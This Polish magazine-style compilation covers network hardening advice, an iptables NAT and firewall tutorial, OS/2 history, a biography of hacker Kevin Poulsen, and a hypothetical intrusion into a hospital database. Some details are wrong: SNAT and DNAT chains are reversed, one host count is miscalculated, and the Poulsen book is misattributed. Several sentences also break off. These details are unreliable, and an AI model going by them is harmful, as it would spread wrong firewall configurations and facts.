Filtr SYN rozłącza pakiety SYN wysyłane ze źródła które jest uznane przez firewalla jako napastnik, jednak skanery portów wysyłają dziesiątki paczek SYN z bardzo szybko predkością dlatego nie więcej niż 90% z nich jest przechwytywanych przez zabezpieczenia.

Napastnik może dalej skanować portu używając nmap czy innego lecz w takim przypadku musi zmienić konfigurację w taki sposób aby zwiększyć czas między wysyłaniem pakietów SYN.

---

### **Filtrowanie ICMP 3 Wiadomości**

ICMP typ 3 nieosiągalne wiadomości są używane przy UDP ([ang. User Datagram Protocol](#)) skanowaniu portów w celu odnalezieniu zamkniętych portów UDP i służą do ujawnienia które z nich mogą być otwarte stąd ICMP "destination port unreachable" przy otwartych portach. Wiadomość ta może być także używana przez programy zabezpieczające takich jak firewall.

Dzięki filtrowaniu wiadomości ICMP, skanowanie portów jest bardzo trudne do przeprowadzenia.

### **Umieść wszystkie łatwo dostępne procesy w DMZ**

To jest praktyczna zasada, wiem ale jestem zaskoczony tym, że kiedy sprawdzam sieć szybko wychodzi na jaw, iż łatwo dostępne procesy nie są umieszczone w konfigu DMZ (ang. Demilitarized Zone). Zasadą jest, że każdy proces działający na serwerze nie zależnie czy to jest email, FTP czy serwer www powinien znaleźć się w DMZ, aby chronić zarówno system DMZ przed internetem, jak i programy internetowe przed DMZ.

### **Zainstaluj URLScan na serwerze www**

---

URLScan jest doskonałym narzędziem filtrującym Microsoftu. Zapobiega wszystkim znanym atakom IIS (ang. Internet Information Services) przeciw twojemu

serwerowi www. Nawet jeśli twój server zostanie zaatakowany, URLScan ochroni cię i kupi ci cenny czas abyś mógł zpaczować server.

#### Zgoda na zdalne A

Dostęp do Microsoft Outlook Web Access, POP3 email i innych usług występują tylko w 3 ważnych przypadkach:

1. Podatność (przepełnienie, informacje o błędach) są zdefiniowane w procesach.
2. Brak ochrony przed sniferami, aby ułatwić sprawdzanie danych.
3. Brak certyfikatów blokowanie używając tego procesu, rezultat ataku brute-force.

W sieci gdzie bezpieczeństwo jest ważne, dostęp do usług powinien być dozwolony tylko przez zgodne połączenia VPN.

#### **Sprawdź swój dostępny serwer dla open proxies lub mail relays**

Odwrotne proxy używane w korporacyjnych środowiskach www, same w sobie serwery www, email serwery, oraz serwery proxy są często źle skonfigurowane, co prowadzi do zagrożeń w konsekwencjach do włamań, pozwalając emailom, www lub innym ruchom aby wysyłały się samowolnie.

Przydatne programy do sprawdzania open proxies:

- [pxytest](http://www.unicom.com/sw/pxytest/)  
<http://www.unicom.com/sw/pxytest/>
- [proxycheck](http://www.unicom.com/sw/proxycheck/)  
<http://www.unicom.com/sw/proxycheck/>

#### **Sprawdź czy zdalni użytkownicy są aktywni**

Zdecydowani napastnicy lubią odnajdywać i odkrywać słabe ogniwo systemu. W dużych środowiskach, jest niezalecane aby użytkownicy domowi mieli dostęp do ważnej części systemu. Ważne jest także aby firewall jak i antywirus były poprawnie skonfigurowane i zaktualizowane, lecz najważniejsze jest to aby zdalni użytkownicy byli ostrożni.

#### **Używaj mocnego systemu autoryzacji dla administratora**

Efektywnym sposobem ochrony twojego hasła jako administratora przed kompromitacją jest przesłanie dwupoziomego systemu kryptografii dla administratora, takich jak RSA, SecurID czy chodźby Secure Computing SafeWord. Dzięki używaniu dwupoziomego systemu kryptografii, brute force, sniffing oraz replay attacks są nieudane.

#### **Sprawdzaj Aktualizacje zabezpieczeń co kilka dni**

Aktualizuj zabezpieczenia do najnowszych dostępnych. Osobiście przeglądam strony z zabezpieczeniami co kilka dni, przeglądam listy dyskusyjne, fora oraz poszukuję nowych artykułów z tematyki zabezpieczeń. Strony o zabezpieczeniach warte odwiedzenia:

- [SecurityFocus](http://www.securityfocus.com/)  
<http://www.securityfocus.com/>
- [Packet Storm](http://www.packetstormsecurity.org/)  
<http://www.packetstormsecurity.org/>
- [Secunia](http://secunia.com/) <http://secunia.com/>
- <http://www.cert.pl/>

## Linuks i iptables

**Każdy użytkownik internetu zapewne spotkał się z pojęciem sieć komputerowa. Rozróżniamy podstawowe dwa typy sieci - wewnętrzną i zewnętrzną. Sieć wewnętrzna - LAN służy do komunikacji komputerów znajdujących się w tej samej klasie, natomiast sieć zewnętrzna - WAN służy do komunikowania się z internetem i milionami komputerów podłączonych do niego.**

Podłączając swój komputer do internetu - cały świat staje przed nami otworem.

Co zrobić jednak, gdy chcemy, by wszystkie komputery naszej sieci lokalnej mogły korzystać z internetu? Jest kilka metod - wykupienie oddzielnych łącz dla każdego z komputerów, co niestety łączy się z ogromnymi kosztami. Możemy również podłączyć router - specjalne urządzenie sprzętowe, które pozwoli wielu komputerom korzystać z tego samego połączenia internetowego. Istnieje ostatnie - najlepsze i najtańsze rozwiązanie - wykorzystanie jednego - nawet najstarszego komputera jako bramy internetowej.

Używając Linuksa i iptables stworzysz bramę, która pozwoli wszystkim komputerom sieci lokalnej łączyć się z internetem przez jeden zewnętrzny protokół komunikacyjny używając techniki o nazwie "Network Address Translation" (NAT). Iptables może również być skonfigurowane tak, że Linuksowy komputer posłuży nam jako niezwykle wydajny i bezpieczny firewall, zapewniając bezpieczeństwo sieci lokalnej.

### Konfiguracja GUI:

\* iptables: graficzne narzędzie konfiguracji / usr/bin może być używane do wybrania prekonfigurowanego ustawienia firewalla. Mimo graficznej konfiguracji ciągle można dokonać ręcznej konfiguracji regół i polityk. Skrypt inicjujący znajdujący się w /etc/rc.d/init.d skorzysta z zasad zgromadzonych w / etc/sysconfig.

```
1      chkconfig --add iptables
Dodaje iptables do procesu startu systemu

2      service iptables start
Ładuje moduły jądra iptables.
Wyłącza je: /etc/init.d/iptables stop
```

### Network Address Translation (NAT):

Brama będzie potrzebować dwóch protokołów komunikacyjnych - jeden do obsługi sieci lokalnej i drugi do internetu.

Oto tabela zakresowa dla większości sieci lokalnych:

Blok hostów	Zakres		CIDR	Maska podsieci	Liczba
24 bit block in class A	10.0.0.0	10.255.255.255		10.0.0.0/8	
	255.0.0.0	16,777,216			
20 bit block in class B	172.16.0.0	172.31.255.255		172.16.0.0/12	
	255.240.0.0	1,048,576			
16 bit block in class C	192.168.0.0	192.168.255.255	192.168.0.0/16	255.255.0.0	65,536

Sieci lokalne mogą być dzielone do różnych podsieci wedle uznania.

Przykłady:

Zakres	CIDR	Maska podsieci		Liczba hostów
10.2.3.0	10.2.4.255	10.2.3.0/23	255.255.254.0	512
172.16.0.0	172.17.255.255	172.16.0.0/15	255.254.0.0	132608
192.168.5.128	192.168.5.255	192.168.5.128/25	255.255.255.128	128

### Przykład 1: Linux połączony przez PPP

Ten przykład pokazuje nam połączenie komputera z internetem z pośrednictwem komutowanej linii i modemu (PPP). Linuksowa brama jest podłączona do wewnętrznej sieci za pomocą karty ethernet. Wewnętrzna sieć składa się z komputerów Windowsowych.

Linuksowa maszyna musi być skonfigurowana do używania obydwu sieci - PPP oraz sieci wewnętrznej. Poniżej przedstawiam wykorzystanie polecenia ifconfig wykorzystanego w celu skonfigurowania sieci lokalnej.

```
/sbin/ifconfig eth1 192.168.10.101 netmask 255.255.255.0 broadcast 192.168.10.255
```

A oto niezbędne skrypty do wykonania na komputerze - bramie:

*\*iptables:*

```
iptables --flush                - Odświeża wszystkie tablice i reguły natowania
iptables --table nat --flush
iptables --delete-chain         - Usuwa wszystkie łańcuchy nie będące domyślnym składnikiem filtrów i
tablicy natowania
iptables --table nat --delete-chain

# Ustawianie forwardowania IP i maskarady
iptables --table nat --append POSTROUTING --out-interface ppp0 -j MASQUERADE
iptables --append FORWARD --in-interface eth0 -j ACCEPT

echo 1 > /proc/sys/net/ipv4/ip_forward      - Umożliwia kernelowi forwardowanie pakietów
```

### Przykład 2: Linux połączony przez DSL, kabel lub T1

Wysoka prędkość połączenia może również zostać wykorzystana w naszej bramie internetowej poprzez kartę ethernetową. Stąd brama musi posiadać dwie karty sieciowe - jedną do podłączenia sieci lokalnej i innego do połączenia z internetem. Karty sieciowe są nazywane eth i są numerowane wyjątkowo od 0 do góry.

Wykorzystanie polecenia ifconfig do skonfigurowania sieci.

```
/sbin/ifconfig eth0 XXX.XXX.XXX.XXX netmask 255.255.255.0 broadcast XXX.XXX.XXX.255 - Połączenie z
internetem
/sbin/ifconfig eth1 192.168.10.101 netmask 255.255.255.0 broadcast 192.168.10.255 - Połączenie z siecią
lokalną
```

Poniżej przedstawiam skrypt linuksowy, w którym konfiguruje komputer tak, by eth0 połączyło nas z internetem a eth1 z siecią lokalną:

*\*iptables:*

```
# Delete and flush. Default table is "filter". Others like "nat" must be explicitly stated.
iptables --flush                - Flush all the rules in filter and nat tables
iptables --table nat --flush
iptables --delete-chain         - Delete all chains that are not in default filter and nat table
iptables --table nat --delete-chain

#Forwardowanie pakietów i maskarada
iptables --table nat --append POSTROUTING --out-interface eth0 -j MASQUERADE
iptables --append FORWARD --in-interface eth1 -j ACCEPT

echo 1 > /proc/sys/net/ipv4/ip_forward      - umożliwia forwardowanie pakietów przez kernel
```

Tworzenie drogi dla wewnętrznych pakietów:

```
route add -net 192.168.10.0 netmask 255.255.255.0 gw XXX.XXX.XXX.XXX dev eth1
```

Gdzie XXX.XXX.XXX.XXX jest bramą internetową Twojego providera.

Iptables opcje:

Uruchamiamy /sbin/iptables z odpowiednimi parametrami, by zastosować reguły:

```
iptables [-t|--table table] -command [chain] [-i interface] [-p protocol] [-s address [port[:port]]] [-d address [port[:port]]] -j policy
```

Sześć predefiniowanych "łańcuchów" oto dostępne reguły:

- \* INPUT
- \* OUTPUT
- \* INPUT
- \* FORWARD
- \* PREROUTING
- \* POSTROUTING
- \* Łańcuchy zdefiniowane przez użytkownika

Opcje iptables:

--table	
-t	Description
filter	Default table.
nat	Network address translation
mangle	Used for Quality Of Service (QOS) and preferential treatment
raw	Enables optimization. i.e. Ignore firewall state matching for port 80 for enhanced speed due to less processing. Requires kernel patch

Command

(Use one)	Description
-A	Append rule to chain
-D	Delete rule from chain
-I	Insert rule at beginning or at specified sequence number in chain.
-R	Replace rule
-F	Flush all rules
-Z	Zero byte counters in all chains
-L	List all rules.
Add option --line-numbers for rule number.	
-N	Create new chain
-X	Delete user defined chain
-P	Set default policy for a chain
-E	Rename a chain

Command Option	Description
-s	address of packet
-d	Destination address of packet
-i	Interface packet is arriving from
-o	Interface packet is going to
-p	Protocol:

- \* tcp
- sport port[:port]
- dport port[:port]
- syn
- \* udp
- \* icmp

```

* mac
* ...

-j          Target to send packet to
-f          Fragment matching
-c          Set packet/byte counter
--match tcp

* --source-port port[:port]
  (port # or range #:#)
* --destination-port port[:port]
* --tcp-flags

-m state
--match state      --state

* ESTABLISHED
* RELATED
* NEW
* INVALID
(Push content, not expected to receive this packet.)

```

#### Defined Policies Description

```

ACCEPT      Let packet through
DROP        Deny packet with no reply
REJECT      Deny packet and notify sender
RETURN      Handled by default targets
MARK        Used for error response.
Use with option --reject-with type
MASQUERADE  Used with nat table and DHCP.
LOG         Log to file and specify message:

```

```

* --log-level #
* --log-prefix "prefix"
* --log-tcp-sequence
* --log-tcp-options
* --log-ip-options

```

```

ULOG        Log to file and specify userpace logging messages
SNAT        Valid in PREROUTING chain. Used by nat.
REDIRECT    Used with nat table. Output.
DNAT        Valid in POSTROUTING chain. Output.
QUEUE       Pass packet to userspace.

```

#### Konfiguracja komputerów w sieci sieci:

- \* Wszystkie komputery podłączone do biurowej sieci powinny mieć ustawiony protokół komunikacyjny w sposób pozwalający na połączenie ich z naszą Linuksową bramą.
- \* DNS powinien być ustawiony na taki, który został nam podany przez providera.

#### Konfiguracja w Windows 95:

- \* Wybierz "Start" + Settings" + "Control Panel"
- \* Wybierz ikonę "Network"
- \* Wybierz zakładkę "Configuration", kliknij dwukrotnie na "TCP/IP" w cleu ustawienia karty sieciowej. (NIE NA TCP/IP -> służy do konfiguracji modemu)
- \* Wybierz zakładki:
  - o "Gateway": Wpisz adres sieciowy Linuksowej bramy. (192.168.XXX.XXX)



- o "DNS Configuration": Wpisz adres serwera DNS podanego przez swojego providera.
- o "IP Address": Adres IP (192.168.XXX.XXX - statycznie) i maska sieciowa (domyślnie 255.255.255.0 dla małych sieci lokalnych i biurowych) mogą zostać również tu skonfigurowane.

Komputery z systemem Linux:

- \* Adres IP: Użyj ifconfig lub netcfg by ustawić adres IP oraz maskę sieciową.
- \* Brama: Brama w systemie Linux jest ustawiana poprzez polecenie route. Możemy również się posłużyć graficznym konfiguratorem /usr/bin/netcfg lub narzędziem konsolowym /usr/sbin/netconfig. Ustawienia są zapisywane w pliku /etc/sysconfig/network .
- \* DNS: Wyedytuj plik /etc/resolv.conf aby ustawić adres DNS i domyślną domenę.
- \* Prosta konfiguracja firewalla dla systemu biurkowego:

```
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT
iptables -A OUTPUT -o lo -j ACCEPT
```

Allow network connections which have already been established (started by host) and related to your connection. FTP requires this as it may use various ports in support of the file transfer.)  
Allow network input/output from self (lo).

Konfiguracja firewalla na bramie:

Zablokuj określonego hosta: iptables -I INPUT -s XXX.XXX.XXX.XXX -j DROP

Możesz zablokować porty poprzez dodanie niżej wymienionych reguł:

```
# Allow loopback access. This rule must come before the rules denying port access!!
iptables -A INPUT -i lo -p all -j ACCEPT    - Essential rule for your computer to be able to access itself
through the loopback interface
iptables -A OUTPUT -o lo -p all -j ACCEPT

iptables -A INPUT -p tcp -s 0/0 -d 0/0 --dport 2049 -j DROP    - Block NFS
iptables -A INPUT -p udp -s 0/0 -d 0/0 --dport 2049 -j DROP    - Block NFS
iptables -A INPUT -p tcp -s 0/0 -d 0/0 --dport 6000:6009 -j DROP - Block X-Windows
iptables -A INPUT -p tcp -s 0/0 -d 0/0 --dport 7100 -j DROP    - Block X-Windows font server
iptables -A INPUT -p tcp -s 0/0 -d 0/0 --dport 515 -j DROP     - Block printer port
iptables -A INPUT -p udp -s 0/0 -d 0/0 --dport 515 -j DROP     - Block printer port
iptables -A INPUT -p tcp -s 0/0 -d 0/0 --dport 111 -j DROP     - Block Sun rpc/NFS
iptables -A INPUT -p udp -s 0/0 -d 0/0 --dport 111 -j DROP     - Block Sun rpc/NFS
iptables -A INPUT -p all -s localhost -i eth0 -j DROP          - Deny network packets which claim to be from
your loopback interface.
```

Te reguły mogą zostać wykonane samodzielnie w celu ochrony Twojego komputera w czasie połączenia z internetem, bądź umieszczone na końcu skryptu NAT-ującego iptables na komputerze – bramie.

Debugowanie i logowanie:

```
iptables -A INPUT -j LOG --log-prefix "INPUT_DROP: "
iptables -A OUTPUT -j LOG --log-prefix "OUTPUT_DROP: "
```

Dołącz na końcu swoich reguł, co pozwoli na monitorowanie orzuconych połączeń w /var/messages. NIE zalecam dłuższego korzystania z tej metody logowania, gdyż generuje ona niesamowicie ogromne plik informacyjny. Należy używać tylko w trakcie debugowania.

Kolejną możliwością (i o wiele łatwiejszą) jest domyślne zrzucenie całości ruchu i późniejsze przyznanie pozwolenia do korzystania z określonych portów na wybranych przez siebie regułach.

```
iptables -F
iptables -A INPUT -i lo -p all -j ACCEPT           - Allow self access by loopback interface
iptables -A OUTPUT -o lo -p all -j ACCEPT
iptables -A INPUT -i eth0 -m state --state ESTABLISHED,RELATED -j ACCEPT - Accept established connections
iptables -A INPUT -p tcp --tcp-option ! 2 -j REJECT --reject-with tcp-reset
iptables -A INPUT -p tcp -i eth0 --dport 21 -j ACCEPT      - Open ftp port
iptables -A INPUT -p udp -i eth0 --dport 21 -j ACCEPT
iptables -A INPUT -p tcp -i eth0 --dport 22 -j ACCEPT      - Open secure shell port
iptables -A INPUT -p udp -i eth0 --dport 22 -j ACCEPT
iptables -A INPUT -p tcp -i eth0 --dport 80 -j ACCEPT      - Open HTTP port
iptables -A INPUT -p udp -i eth0 --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --syn -s 192.168.10.0/24 --destination-port 139 -j ACCEPT - Accept local network
Samba connection
iptables -A INPUT -p tcp --syn -s trancas --destination-port 139 -j ACCEPT
iptables -P INPUT DROP      - Drop all other connection attempts. Only connections defined above are
allowed.
```

Notka:

\* W tym przykładzie zostało założone, iż Twoja sieć posiada adresowanie IP w zakresie od 192.168.10.0 do 192.168.10.255

\* localhost odnosi się do Twojego interfejsu loopback na adresie 127.0.0.1

Przywracanie i zapisywanie konfiguracji iptables:

```
/sbin/iptables-save > /etc/sysconfig/iptables.rules
/sbin/iptables-restore < /etc/sysconfig/iptables.rules
```

Ustawienia pliku proc:

\* Włączenie kernelowego wsparcia do ochrony przed atakami Dos (Denial Of Service) I spoofingiem:

```
echo 1 >/proc/sys/net/ipv4/tcp_syncookies
```

Ta opcja pomaga nam się ochronić przed bardzo popularnymi atakami typu 'syn flood attack'.

Później należy w celu uchronienia się przed zasypem komunikatów o błędach uruchomić:

```
echo 1 >/proc/sys/net/ipv4/conf/eth0/rp_filter
LUB
echo 1 >/proc/sys/net/ipv4/conf/all/rp_filter
```

Wybierz odpowiedni interfejs dla Twojego systemu.

Forwardowanie pakietów IP:

Wybierz z poniższych opcję najbardziej dla Ciebie odpowiednią, która pozwoli Ci na przekazanie pakietów IP:

1. Ta opcja włącza natychmiastowo przekazywanie pakietów. Nie musisz już czekać na ponowne uruchomienie

komputera, Lecz po ponownym jego uruchomieniu w celu reaktywowania usługi konieczne jest ponowienie polecenia.

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Kolejną metodą jest dołożenie do pliku: */etc/sysctl.conf* następujących wartości:

```
net.ipv4.ip_forward = 1
```

To posunięcie pozwala nam na włączenie przekazywania pakietów na stałą – zostanie uruchomione już w trakcie włączania się systemu. Jeśli zajdzie potrzeba wyłączenia przekazywania pakietów – wystarczy wartość „1” zmienić na „0”.

3. An alternate method is to alter the network script: */etc/sysconfig/network*

```
FORWARD_IPV4=true
```

Change the default "false" to "true".


Pozostało już tylko przetestowanie czy forwardowanie zostało pomyślnie włączone – w tym celu wydaj polecenie: *cat /proc/sys/net/ipv4/ip\_forward*

## Wielki powrót OS/2



Jest przecież tyle systemów operacyjnych... Jednak OS/2 posiada w sobie wiele cech takich jak choćby: stabilność, szybkość, bardzo rozwinięte GUI (Graphic User Interface - graficzny sposób porozumiewania się z użytkownikiem) i najlepszy z istniejących, wypełni obiektowy pulpit. Wbrew pozorom, programów pod OS/2 nie jest mało, tych "okienkowych" jest na pewno dużo więcej niż np. na Linuxa czy chodźby Windowsa...

OS/2 (ang. Operating System/2) to system operacyjny stworzony przez firmy IBM i Microsoft, później rozwijany wyłącznie przez IBM. Nazwa oznacza, że system był przygotowywany dla drugiej generacji komputerów osobistych IBM – PS/2.



Pierwsza wersja systemu operacyjnego OS/2 oznaczona jako 1.0 została wydana w grudniu 1987 roku. Był to wtedy system wyłącznie tekstowy, ale posiadający już bogate API zapewniające kontrolę grafiki i obsługę myszy komputerowej. Interfejs graficzny wprowadzono wraz z wydaniem w listopadzie roku 1988 wersji 1.1.

W roku 1990 współpraca firm Microsoft i IBM nad OS/2 rozluźniła się. Rosnąca popularność systemu operacyjnego Windows skłoniła Microsoft do skupienia uwagi na własnym systemie. Doprowadziło to do podziału prac nad OS/2 – IBM miał zająć się wydaniem wersji 2.0, podczas gdy Microsoft miał skupić się nad wersją 3.0 znaną jako NT OS/2. Ostatecznie współpraca obu firm nad OS/2 została zerwana, zaś wersję 3.0 Microsoft wydał jako Windows NT.


Wydana samodzielnie przez IBM w roku 1992 wersja 2.0 systemu OS/2 zawierała nowy interfejs graficzny oraz 32 bitowe API. Prawdziwym 32 bitowym systemem był jednak dopiero OS/2 w wersji Warp 3 wydanej w roku 1994. Wprowadzał on ponadto lepszą obsługę

multimediów czy sieci Internet.

IBM zapowiedział, że wycofa OS/2 ze sprzedaży 23 grudnia 2005 roku, a 31 grudnia 2006 roku zakończy wsparcie dla tego systemu. Zwolennicy systemu starają się jednak bronić OS/2 poprzez zbieranie podpisów pod petycją o uwolnienie całości bądź części jego kodu źródłowego. Więcej informacji pod <http://www.os2world.com/petition/>

Według doniesień CNET między firmami IBM i Microsoft doszło do potajemnej transakcji wartości 800 milionów \$, która miała na celu "ustąpienie drogi" produktowi Microsoftu. OS/2 będąc znacznie lepszym systemem operacyjnym przegrał w nierównej walce.

Jednak jak do tej pory uważają zwolennicy pozostaje on jednym z najlepszych systemów, wykorzystując innowacyjne nowinki techniczne. Jako interfejs graficzny system OS/2 wykorzystuje program zwany Presentation Manager, pod względem funkcjonalności w pewnym stopniu przypominający X Window System. Zapewnia on zarządzanie czcionkami,



ikonami oraz oknami uruchomionych programów. Bazując na powyższym rozwiązaniu w wersji systemu 2.0 wprowadzono zorientowaną obiektowo, zgodną z zasadami Common User Access, graficzną powłokę systemową nazwaną Workplace Shell (WPS).

Obsługę multimediów zapewnia Media Control Interface wprowadzając poprzez wbudowane mechanizmy lub zewnętrzne programy obsługę takich formatów i kodeków jak MPEG, PNG, progressive JPEG, DivX, Ogg czy MP3. Obsługę sieci umożliwia zaimportowany z systemu BSD protokół TCP/IP.

Naszym obowiązkiem jest pamiętać o początkach, dzięki którym mamy dziś wiele udogodnień w codziennym życiu. Nie musimy posiadać takiej wiedzy jak kiedyś potrzebna była do najprostrzych rzeczy, i nie niszczy symboli jakim OS/2.

**Kevin Lee Poulsen**  
**Pseudonim: Dark Dante**

**Urodzony: 1965**

**Miejsce urodzenia: Pasadena, CA**

**Płeć: Mężczyzna**

**Rasa: Biała**

**Zawód: Dziennikarz**

**Kraj: Stany Zjednoczone**

**Zawód: Haker, Dziennikarz**

**Pierwszy Komputer: TRS-80 ("Trash-80")**



poszukiwany uciekinier w USA otrzymał przydomek „Hannibal Lecter przestępstw komputerowych.”

Uznawany za największego żartownisia wśród hakerów „Dark Dante” to bez wątpienia bardzo barwna postać. Podobnie jak Kevin Mitnick, uwielbiał zabawiać się centralami telefonicznymi i robić dowcipy niczego nie spodziewającym się, przypadkowym ludziom. Zapytany o to, czy żałuje swoich czynów odpowiada, że żałuje jedynie, iż pamiętnej nocy wybrał się do supermarketu po prezerwatywy.

Kiedy Kevin Poulsen miał 17 lat wykorzystał swój komputer TRS-80 aby włamać się do Departamentu Obrony USA. Nie został skazany. Później został programistą komputerowym w SRI i Sun Microsystems, i pracował jako konsultant testujący zabezpieczenia komputerów Pentagonu.

Dysponujący nieprzeciętnymi umiejętnościami Poulsen był określany jako "24-godzinny haker". W dzień pracował jako asystent programisty, włamując się w celu przetestowania bezpieczeństwa systemów Pentagonu. W nocy szalał na własną rękę. Podśluchiwał prywatne rozmowy aktorek, włamywał się do komputerów wojskowych, A następnego dnia rano znowu robił praktycznie to samo, tylko legalnie i za duże pieniądze.

W 1988, kiedy to odkryto że Kevin Poulsen włamał się do danych śledztwa przeciw byłemu prezydentowi Filipin Ferdynand Marcos, stał się poszukiwany, lecz zniknął. Jako poszukiwany Kevin ośmieszył FBI włamując się na ich komputery. Jako najbardziej

Poulsen został po raz pierwszy oskarżony w 1989 r. Zarzuty dotyczyły 19 przypadków oszustw, włamań do systemów telefonicznych i wyłudzenia pieniędzy. Głównym argumentem oskarżycieli było jednak... szpiegostwo. W czasie hakerskich eskapad po komputerowych łączach Poulsen niechcący dobrał się bowiem do planów bojowych sił lotniczych USA i zachował dwa dokumenty.

Kevin jednak nie dał się tak łatwo złapać. Uniknął aresztowania i w czasie 17 miesięcznej ucieczki, w tym czasie rozwijając swoje hakerskie umiejętności. Jego największym popisem było... wygranie dwóch Porsche 944 w konkursie radiowym.

Stacja radiowa KIIS-FM w Los Angeles słynęła z konkursu „Win a Porsche by Friday”. W każdy piątkowy poranek informowano słuchaczy o sekwencji piosenek, po usłyszeniu której należy zadzwonić pod wyznaczony numer. Aby wygrać samochód wystarczyło być 102-gą z kolei osobą dzwoniącą do stacji.

Kevin wraz z dwoma kolegami, Ronald Austin i Justin Petersom, zablokowali centrale Pacific Bell prowadzące do stacji tak KIIS-FM, że dzwonić do niej nie mógł nikt inny, tylko oni. Udało im się to zrobić aż cztery razy pod rząd, upewniając się że będą „szczęśliwcami” którzy połączą się jako 102 rozmówca. Między sobą wygrali dwa nowe samochody Porsche 944, 20,000\$, I wakacje na Hawajach na które pojechała siostra Kevina. Można rzecz

Oszustwo było perfekcyjnie zaaranżowane, posiadając kilka fałszywych dowodów tożsamości jak Walter Kovacs, John Osterman był tak przekonujący ze kierownictwo radia nic się nie domyśliło. O falcie dowiedzieli się dopiero od policji...

Jednak dobre czasy dla Kevina miały się skończyć, gdy FBI nie mogąc sobie poradzić poprosiło o pomoc widzów za pośrednictwem "Unsolved Mysteries" (Nierozwiązane Zagadki) w NBC, Kevin uszkodził linie telefoniczną 0-800 w

momencie ukazania się jego zdjęcia na ekranie.

Kevin Poulsen został aresztowany krótko po ukazaniu się odcinka Unsolved Mysteries z jego udziałem w 1991, kiedy to pracownik supermarketu rozpoznał przedstawianego kilka dni wcześniej w programie przestępcę. Rzucił się na 24-letniego, kupującego prezerwatywy mężczyznę, obezwładnił go i zawałał powiadomionych wcześniej, czekających już przed sklepem agentów federalnych.



Ostatecznie mieli swojego „Hannibala Lectera,” ale nie byli pewni co z nim zrobić wkońcu, stał się człowiekiem który wie za dużo. Poulsen był trzymany bez możliwości wniesienia kaucji przez pięć lat, z zarzutami o wyłudzenia pieniędzy, oszustwa komputerowego, pocztowego i telefonicznego, Kiedy bardziej poważne zarzuty zostały wycofane. Jego ewentualne zwolnienie przyjdzie z zastrzeżeniem że nie może dotknąć komputera przez trzy kolejne lata.

Po opuszczeniu więzienia Kevin napisał książkę „Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Paulsen” w której przedstawił swoje życie. Po wyjściu z więzienia Kevin został dziennikarzem, tym samym odcinając się od przeszłości. Kevin pracował dla czołowej Kalifornijskiej firmy zajmującej się zabezpieczeniami aż do 2005 roku kiedy



zdecydował odejść i rozpocząć prace nad własnym projektem, a od czerwca 2005 jest redaktorem naczelnym Wired News.

Poulsen cieszył się swoją sławą w świecie techniki do okresu wyjścia z więzienia federalnego, został także tematem książki „Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen” długo wyróżniana praca w której Poulsen opisał samego siebie. Kevin Poulsen odnalazł się w roli dziennikarza po tym jak wyszedł z więzienia, tym samym odcinając się od swojej kryminalnej przeszłości. Kevin Poulsen pracował jako dziennikarz dla SecurityFocus, gdzie na początku 2000 roku zaczął pisywać na temat zabezpieczeń i hakingu. Kevin Poulsen opuścił SecurityFocus w 2005 roku aby lansować i rozwijać swój niezależny projekt. W czerwcu 2005 roku został

# Możliwe konsekwencje udanej próby ataku

## Scenariusz

Aby zademonstrować zagrożenia wynikające z podatności na ataki teleinformatyczne posłużymy się hipotetycznym scenariuszem w którym biorą udział cztery fikcyjne podmioty:

1. Pierwszym podmiotem jest Joanna Zetto. Joanna jest administratorem bezpieczeństwa na Litwie. Pracuje dla korporacji, której roczne dochody przynoszą 200 milionów dolarów zysków rocznie. Jej praca przynosi jej 55 tysięcy dolarów dochodów rocznie.
2. Drugim podmiot stanowi dostępny z internetu serwer firmy MegaKorporacja. MegaKorporacja jest firmą użytku publicznego zarabiającą 11 miliardów dolarów rocznie. Serwer jest hostowany wewnętrznie w Warszawie. MegaKorporacja posiada wszelkie przywileje administratorskie nad serwerem sieciowym.
3. Trzecim podmiotem jest serwer internetowy który należy do państwowego szpitala w Poznaniu. Jest on obsługiwany poprzez serwer MegaKorporacji.
4. Ostatnią podmiotem jest Pan Bardzo Ważny, który podlega leczeniu w Poznańskim szpitalu.

Podczas korzystania z internetu w pracy Joanna znalazła sześciomiesięczną lukę w serwerze MegaKorporacji. Po eksploatowaniu tej luki Joanna jest w stanie uzyskać dostęp do serwera na prawach administratorskich. Gdy Joanna stała się uprzywilejowanym użytkownikiem systemu szpitalnego miała możliwość bardzo głębokiej penetracji sieci szpitalnej i dostania się do bazy danych pacjentów. W trakcie przeglądania bazy danych natknęła się na kartotekę Pana Bardzo Ważnego i postanowiła ją ściągnąć na swój komputer.

